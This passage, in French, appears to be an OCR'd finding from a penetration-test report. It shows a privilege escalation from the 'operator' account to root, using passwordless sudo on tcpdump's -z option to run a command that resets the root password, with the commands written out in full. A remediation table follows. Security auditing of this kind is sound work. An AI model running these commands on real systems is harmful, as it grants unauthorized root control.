
Étant donné que nous somme actuellement **operator**, nous inspectons les commandes que peut lancer ce dernier en exécutant **$sudo -l .** Nous avons constaté que **tcpdump** peut être utilisé sans avoir à fournir de mot de passe, ce qui peut potentiellement nous permettre à exécuter des commandes en tant que **root**. Alors nous avons décider de changer le mot de passe de **root** de cette manière :

$ COMMAND='echo "root:test" | chpasswd'

$ TF=$(mktemp)
$ echo "$COMMAND" > $TF

$ echo "$COMMAND" > $TF
$ sudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z $TF -Z root

Finalement le mot de passe à été bien réinitialisé et nous avons pu nous authentifier entant que **root** comme l'indique cette capture.



Vulnérabilité	Élévation de privilège (root)
Criticité	Critique
Risque	Prise totale du système informatique, entraînant son indisponibilité le si l'attaquant le désire.
Recommandation	• Contrôle d'accès sur les fichiers de sauvegarde • Supprimer l'option **NOPASSWD**. • Supprimer l'accès direct à des outils puissants comme **tcpdump**. • Vérifier et limiter les permissions sur les fichiers exécutables, comme **/opt/monitoring/status**. https://cyber.gouv.fr/publications/recommandations-de-securite-relatives-un-systeme-gnulinux